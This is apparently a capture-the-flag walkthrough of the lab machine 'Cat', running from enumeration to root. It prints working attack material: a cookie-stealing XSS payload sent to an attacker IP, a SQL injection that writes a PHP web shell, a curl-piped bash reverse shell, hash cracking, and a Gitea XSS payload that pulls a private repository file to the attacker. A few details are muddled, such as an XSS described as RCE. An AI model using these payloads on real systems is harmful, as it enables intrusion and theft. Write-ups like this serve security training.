Enumeration
We start by scanning the target machine for open ports using Nmap. We will use the -p- option to scan all ports and the --open option to filter out closed ports
nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.10.11.53 -o allPortsPORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63We can see that ports 22 and 80 are open, which are the SSH and HTTP services respectively.
Now we add to /etc/hosts the domain cat.htb pointing to the target IP address
echo "10.10.11.53 cat.htb" | sudo tee -a /etc/hostsWe try to get the SSH and HTTP services versions and script scanning using -sC and -sV options
nmap -p 22,80 -sCV -vvv 10.10.11.53 -o targetedPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
| 256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
|_ 256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
| http-git:
| 10.10.11.53:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to name the...
|_ Last commit message: Cat v1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Best Cat CompetitionWe use gobuster to enumerate the directories and files in the web server
gobuster dir -u http://cat.htb -w /usr/share/wordlists/dirb/common.txt -t 50===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://cat.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.git/HEAD (Status: 200) [Size: 23]
/.htaccess (Status: 403) [Size: 272]
/admin.php (Status: 302) [Size: 1] [--> /join.php]
/.htpasswd (Status: 403) [Size: 272]
/.hta (Status: 403) [Size: 272]
/css (Status: 301) [Size: 300] [--> http://cat.htb/css/]
/img (Status: 301) [Size: 300] [--> http://cat.htb/img/]
/index.php (Status: 200) [Size: 3075]
/server-status (Status: 403) [Size: 272]
/uploads (Status: 301) [Size: 304] [--> http://cat.htb/uploads/]
Progress: 4614 / 4615 (99.98%)[ERROR] Get "http://cat.htb/trailer": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 4614 / 4615 (99.98%)
[ERROR] Get "http://cat.htb/training": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
===============================================================
Finished
===============================================================We can see that there is a .git directory, which may contain sensitive information. We can clone the repository using git-dumper:
python git_dumper.py http://cat.htb/ dumpNow we have access to all files.
-
We can see there is a
sqlitedatabase in/database/cat.db -
User
axelhas admin privileges -
Username input is not sanitized, so we can XSS inject the username to get the admin session cookie
User Exploitation
We create a new user <script>window.location="http://10.10.14.10:4444/user?c="+document.cookie;</script> and set up a listener on our machine to capture the cookie
nc -lvnp 4444When we access the page and create a new cat registration, admin will be redirected to our listener with the cookie value. The request looks like this:
GET /user?c=PHPSESSID=30dbpvg37skakge4iegpltblaa HTTP/1.1
Host: 10.10.14.10:4444
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://cat.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
We can set the cookie in our browser and access the admin page at http://cat.htb/admin.php.
Now we can see all the cat registrations and approve/deny them.
We find a possible SQL injection in the cat name field in the accept_cat.php file:
$cat_name = $_POST['catName'];
$catId = $_POST['catId'];
$sql_insert = "INSERT INTO accepted_cats (name) VALUES ('$cat_name')";
$pdo->exec($sql_insert);
We can use burp suite to change the cat name and exploit the SQL injection. We will use a payload to create arbitrary files on the server. The payload is as follows:
POST /accept_cat.php HTTP/1.1
Host: cat.htb
Cookie: PHPSESSID=30dbpvg37skakge4iegpltblaa

catName=');ATTACH DATABASE '/var/www/cat.htb/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");--&catId=1
We can then access the web shell at http://cat.htb/lol.php. We can execute commands using the cmd parameter, for example:
curl 'http://cat.htb/lol.php?cmd=whoami'
www-data
As we want a reverse shell, we create a simple HTTP server on our machine to host the reverse shell script:
echo '
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.10/443 0>&1' > shell.sh
python3 -m http.server 80
Then we set up a listener on port 443 to catch the reverse shell:
nc -lvnp 443From the web shell, we execute the reverse shell script:
curl http://cat.htb/lol.php?cmd=curl%20http://10.10.14.10/shell.sh|bash
whoamiwww-dataWe can see that we are www-data.
We check the web app database (/database/cat.db) for any sensitive information. We use sqlite3 to open the database and dump all data:
sqlite3 /database/cat.db .dumpINSERT INTO users VALUES(1,'axel','axel2017@gmail.com','d1bbba3670feb9435c9841e46e60ee2f');
INSERT INTO users VALUES(2,'rosa','rosamendoza485@gmail.com','ac369922d560f17d6eeb8b2c7dec498c');
INSERT INTO users VALUES(3,'robert','robertcervantes2000@gmail.com','42846631708f69c00ec0c0a8aa4a92ad');
INSERT INTO users VALUES(4,'fabian','fabiancarachure2323@gmail.com','39e153e825c4a3d314a0dc7f7475ddbe');
INSERT INTO users VALUES(5,'jerryson','jerrysonC343@gmail.com','781593e060f8d065cd7281c5ec5b4b86');
INSERT INTO users VALUES(6,'larry','larryP5656@gmail.com','1b6dce240bbfbc0905a664ad199e18f8');
INSERT INTO users VALUES(7,'royer','royer.royer2323@gmail.com','c598f6b844a36fa7836fba0835f1f6');
INSERT INTO users VALUES(8,'peter','peterCC456@gmail.com','e41ccefa439fc454f7eadbf1f139ed8a');
INSERT INTO users VALUES(9,'angel','angel234g@gmail.com','24a8ec003ac2e1b3c5953a6f95f8f565');
INSERT INTO users VALUES(10,'jobert','jobert2020@gmail.com','88e4dceccd48820cf77b5cf6c08698ad');We can see that there are some hashed passwords. We copy the hashes to a file and use hashcat to crack them. We use the rockyou.txt wordlist for this:
echo "
axel:d1bbba3670feb9435c9841e46e60ee2f
rosa:ac369922d560f17d6eeb8b2c7dec498c
robert:42846631708f69c00ec0c0a8aa4a92ad
fabian:39e153e825c4a3d314a0dc7f7475ddbe
jerryson:781593e060f8d065cd7281c5ec5b4b86
larry:1b6dce240bbfbc0905a664ad199e18f8
royer:c598f6b844a36fa7836fba0835f1f6
peter:e41ccefa439fc454f7eadbf1f139ed8a
angel:24a8ec003ac2e1b3c5953a6f95f8f565
jobert:88e4dceccd48820cf77b5cf6c08698ad
" > hashes.txt
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt --usernamerosa:soyunaprincesarosaWe find that the user rosa has a weak password. We try to SSH into the machine using the credentials rosa:soyunaprincesarosa:
ssh rosa@cat.htb
Password: soyunaprincesarosa
whoamirosaWe check rosa’s groups and see that she is part of the adm group:
iduid=1001(rosa) gid=1001(rosa) groups=1001(rosa),4(adm)We will look for any files that adm can read.
find / -group adm -type f 2>/dev/null...
/var/log/apache2/access.log
/var/log/apache2/error.log
...We find the file /var/log/apache2/access.log which is readable by adm.
cat /var/log/apache2/access.logloginUsername=axel&loginPassword=aNdZwgC4tI9gnVXv_e3QWe find credentials for axel user in the web server. We check if these credentials work also for user axel in the linux system. We try to switch to user axel using su:
su axel
Password: aNdZwgC4tI9gnVXv_e3Q
whoamiaxelThis user can read the user flag in its home directory:
cat /home/axel/user.txtuser flag valueRoot Exploitation
We check axel’s mailbox for any sensitive information:
cat /var/mail/axelFrom rosa@cat.htb Sat Sep 28 04:51:50 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S4pnXk001592
for <axel@cat.htb>; Sat, 28 Sep 2024 04:51:50 GMT
Received: (from rosa@localhost)
by cat.htb (8.15.2/8.15.2/Submit) id 48S4pnlT001591
for axel@localhost; Sat, 28 Sep 2024 04:51:49 GMT
Date: Sat, 28 Sep 2024 04:51:49 GMT
From: rosa@cat.htb
Message-Id: <202409280451.48S4pnlT001591@cat.htb>
Subject: New cat services
Hi Axel,
We are planning to launch new cat-related web services, including a cat care website and other projects. Please send an email to jobert@localhost with information about your Gitea repository. Jobert will check if it is a promising service that we can develop.
Important note: Be sure to include a clear description of the idea so that I can understand it properly. I will review the whole repository.
From rosa@cat.htb Sat Sep 28 05:05:28 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S55SRY002268
for <axel@cat.htb>; Sat, 28 Sep 2024 05:05:28 GMT
Received: (from rosa@localhost)
by cat.htb (8.15.2/8.15.2/Submit) id 48S55Sm0002267
for axel@localhost; Sat, 28 Sep 2024 05:05:28 GMT
Date: Sat, 28 Sep 2024 05:05:28 GMT
From: rosa@cat.htb
Message-Id: <202409280505.48S55Sm0002267@cat.htb>
Subject: Employee management
We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while each employee will be able to consult their assigned tasks. The project is still under development and is hosted in our private Gitea. You can visit the repository at: http://localhost:3000/administrator/Employee-management/. In addition, you can consult the README file, highlighting updates and other important details, at: http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md.We will create a SSH tunnel to access the Gitea service running on port 3000:
ssh -L 3000:localhost:3000 axel@cat.htbWe can now access the Gitea service at http://localhost:3000. We log in with the credentials axel:aNdZwgC4tI9gnVXv_e3Q. We try to access the Employee-management repository, but axel does not have the necessary permissions.

We check Gitea version and see it is 1.22.0. We search for any known vulnerabilities in this version and find an RCE vulnerability tracked as CVE-2024-6886.
We can exploit this vulnerability using the following payload:
- Log in to Gitea as
axel - Create a new repository
- Go to
Settings>Description> Write<a href=javascript:alert()>XSS test</a>> Save - Go back and click the repo description, we should see an alert pop up
We can change the payload and wait for jobert to click on it. We will use a simple reverse shell payload encoded in base64:
<a
    href='javascript:fetch("http://localhost:3000/administrator/Employee-management/raw/branch/main/index.php").then(data => data.text()).then(res => fetch("http://10.10.14.10/?c=" + btoa(res)))'
>
    XSS test
</a>
We try to fetch the README.json protected file from the Employee-management repository to our listener. We set up a listener on our machine to capture the data:
python3 -m http.server 80Then we send an email to jobert@localhost to see if we get a response via our listener:
echo -e "Subject: New cat services\n\http://localhost:3000/axel/test" | sendmail jobert@localhostGET /?c=IyBFbXBsb3llZSBNYW5hZ2VtZW50ClNpdGUgdW5kZXIgY29uc3RydWN0aW9uLiBBdXRob3JpemVkIHVzZXI6IGFkbWluLiBObyB2aXNpYmlsaXR5IG9yIHVwZGF0ZXMgdmlzaWJsZSB0byBlbXBsb3llZXMu HTTP/1.1" 200 -We decode the base64 string to get the web shell code:
echo "IyBFbXBsb3llZSBNYW5hZ2VtZW50ClNpdGUgdW5kZXIgY29uc3RydWN0aW9uLiBBdXRob3JpemVkIHVzZXI6IGFkbWluLiBObyB2aXNpYmlsaXR5IG9yIHVwZGF0ZXMgdmlzaWJsZSB0byBlbXBsb3llZXMu" | base64 -d# Employee Management
Site under construction. Authorized user: admin. No visibility or updates visible to employees.We try to fetch other possible files in the repository, such as index.php. We change the repository description to:
<a href='javascript:fetch("http://localhost:3000/administrator/Employee-management/raw/branch/main/index.php").then(data => data.text()).then(res => fetch("http://10.10.14.10/?c=" + btoa(res)))'>XSS test</a>We send the email again to jobert:
echo -e "Subject: New cat services\n\http://localhost:3000/axel/test" | sendmail jobert@localhostGET /?c=PD9waHAKJHZhbGlkX3VzZXJuYW1lID0gJ2FkbWluJzsKJHZhbGlkX3Bhc3N3b3JkID0gJ0lLdzc1ZVIwTVI3Q01JeGhIMCc7CgppZiAoIWlzc2V0KCRfU0VSVkVSWydQSFBfQVVUSF9VU0VSJ10pIHx8ICFpc3NldCgkX1NFUlZFUlsnUEhQX0FVVEhfUFcnXSkgfHwgCiAgICAkX1NFUlZFUlsnUEhQX0FVVEhfVVNFUiddICE9ICR2YWxpZF91c2VybmFtZSB8fCAkX1NFUlZFUlsnUEhQX0FVVEhfUFcnXSAhPSAkdmFsaWRfcGFzc3dvcmQpIHsKICAgIAogICAgaGVhZGVyKCdXV1ctQXV0aGVudGljYXRlOiBCYXNpYyByZWFsbT0iRW1wbG95ZWUgTWFuYWdlbWVudCInKTsKICAgIGhlYWRlcignSFRUUC8xLjAgNDAxIFVuYXV0aG9yaXplZCcpOwogICAgZXhpdDsKfQoKaGVhZGVyKCdMb2NhdGlvbjogZGFzaGJvYXJkLnBocCcpOwpleGl0Owo/PgoK HTTP/1.1" 200 -We decode the base64 string to get the web shell code:
echo "PD9waHAKJHZhbGlkX3VzZXJuYW1lID0gJ2FkbWluJzsKJHZhbGlkX3Bhc3N3b3JkID0gJ0lLdzc1ZVIwTVI3Q01JeGhIMCc7CgppZiAoIWlzc2V0KCRfU0VSVkVSWydQSFBfQVVUSF9VU0VSJ10pIHx8ICFpc3NldCgkX1NFUlZFUlsnUEhQX0FVVEhfUFcnXSkgfHwgCiAgICAkX1NFUlZFUlsnUEhQX0FVVEhfVVNFUiddICE9ICR2YWxpZF91c2VybmFtZSB8fCAkX1NFUlZFUlsnUEhQX0FVVEhfUFcnXSAhPSAkdmFsaWRfcGFzc3dvcmQpIHsKICAgIAogICAgaGVhZGVyKCdXV1ctQXV0aGVudGljYXRlOiBCYXNpYyByZWFsbT0iRW1wbG95ZWUgTWFuYWdlbWVudCInKTsKICAgIGhlYWRlcignSFRUUC8xLjAgNDAxIFVuYXV0aG9yaXplZCcpOwogICAgZXhpdDsKfQoKaGVhZGVyKCdMb2NhdGlvbjogZGFzaGJvYXJkLnBocCcpOwpleGl0Owo/PgoK" | base64 -d<?php
$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';
if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW']) ||
$_SERVER['PHP_AUTH_USER'] != $valid_username || $_SERVER['PHP_AUTH_PW'] != $valid_password) {
header('WWW-Authenticate: Basic realm="Employee Management"');
header('HTTP/1.0 401 Unauthorized');
exit;
}
header('Location: dashboard.php');
exit;
?>We find credentials for the admin user. We will try to switch to user root using su:
su root
Password: IKw75eR0MR7CMIxhH0
whoamirootWe can now read the root flag:
cat /root/root.txtroot flag valueConclusion
In this write-up, we successfully exploited the Cat machine by leveraging various vulnerabilities, including XSS, SQL injection, and an RCE in Gitea. We were able to escalate our privileges from a low-privileged user to root and retrieve both user and root flags. This exercise highlights the importance of proper input validation, secure coding practices, and regular updates to software to mitigate potential vulnerabilities.